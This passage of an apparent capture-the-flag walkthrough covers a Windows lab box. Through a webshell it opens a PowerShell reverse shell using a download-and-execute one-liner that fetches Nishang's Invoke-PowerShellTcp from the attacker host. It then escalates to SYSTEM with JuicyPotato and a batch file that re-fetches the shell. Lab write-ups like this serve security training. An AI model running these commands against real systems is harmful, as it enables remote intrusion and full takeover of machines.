Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.8 -Port 4343


Launch a listener accordingly.
Now, we will will give the command below to the webshell to download/execute the powershell script on our attack box.
powershell iex (New-Object Net.WebClient).DownloadString('http://10.10.14.8:8080/Invoke-PowerShellTcp.ps1');
On our HTTP server, the script has been downloaded.


And we get a shell on our listener.
Now, check the system information.
PS C:\Windows\SysWOW64\inetsrv> systeminfoHost Name: CONCEALOS Name: Microsoft Windows 10 EnterpriseOS Version: 10.0.15063 N/A Build 15063OS Manufacturer: Microsoft CorporationOS Configuration: Standalone WorkstationOS Build Type: Multiprocessor FreeRegistered Owner: Windows UserRegistered Organization: Product ID: 00329-00000-00003-AA343Original Install Date: 12/10/2018, 20:04:27System Boot Time: 12/07/2023, 23:52:47System Manufacturer: VMware, Inc.System Model: VMware Virtual PlatformSystem Type: x64-based PCProcessor(s): 1 Processor(s) Installed. [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 MhzBIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018Windows Directory: C:\WindowsSystem Directory: C:\Windows\system32Boot Device: \Device\HarddiskVolume1System Locale: en-gb;English (United Kingdom)Input Locale: en-gb;English (United Kingdom)Time Zone: (UTC+00:00) Dublin, Edinburgh, Lisbon, LondonTotal Physical Memory: 2,047 MBAvailable Physical Memory: 1,182 MBVirtual Memory: Max Size: 3,199 MBVirtual Memory: Available: 2,277 MBVirtual Memory: In Use: 922 MBPage File Location(s): C:\pagefile.sysDomain: WORKGROUPLogon Server: N/AHotfix(s): N/ANetwork Card(s): 1 NIC(s) Installed. [01]: vmxnet3 Ethernet Adapter Connection Name: Ethernet0 2 DHCP Enabled: No IP address(es) [01]: 10.10.10.116 [02]: fe80::e0d3:6099:c744:5ece [03]: dead:beef::d0fd:d4b9:6175:216f [04]: dead:beef::e0d3:6099:c744:5ece [05]: dead:beef::45Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.Check the privileges information.
PS C:\Windows\SysWOW64\inetsrv> whoami /privPRIVILEGES INFORMATION----------------------Privilege Name Description State ============================= ========================================= ========SeAssignPrimaryTokenPrivilege Replace a process level token DisabledSeIncreaseQuotaPrivilege Adjust memory quotas for a process DisabledSeShutdownPrivilege Shut down the system DisabledSeAuditPrivilege Generate security audits DisabledSeChangeNotifyPrivilege Bypass traverse checking Enabled SeUndockPrivilege Remove computer from docking station DisabledSeImpersonatePrivilege Impersonate a client after authentication Enabled SeIncreaseWorkingSetPrivilege Increase a process working set DisabledSeTimeZonePrivilege Change the time zone DisabledEnabled SeImpersonatePrivilege indicates the potential for privilege escalation to SYSTEM through a potato attack.
Privilege Escalation:
Create C:\temp on the target, then download the 64-bit JuicyPotato executable from the GitHub release opens in a new tab.
(New-Object System.Net.WebClient).DownloadFile('<http://10.10.14.8:8080/JuicyPotato.exe>', 'C:\\temp\\JuicyPotato.exe')

Create a batch file on the attacker system that downloads and runs the Nishang PowerShell script:
echo "powershell.exe -c iex(new-object net.webclient).downloadstring('<http://10.10.14.8:8080/Invoke-PowerShellTcp.ps1>')" > shell.bat

Download the batch script onto the target box using the command below.
(New-Object System.Net.WebClient).DownloadFile('<http://10.10.14.8:8080/shell.bat>', 'C:\\temp\\shell.bat')

Setup a listener according to the port number mention in the powershell script Invoke-PowerShellTcp.ps1.

Run the exploit. If the default CLSID fails, test an alternative from the exploit publisher's list here opens in a new tab.
Run JuicyPotato using the command below.
C:\temp\JuicyPotato.exe -l 4343 -p C:\temp\shell.bat -t * -c "{e60687f7-01a1-40aa-86ac-db1cbf673334}"

And we get a SYSTEM shell on our listener.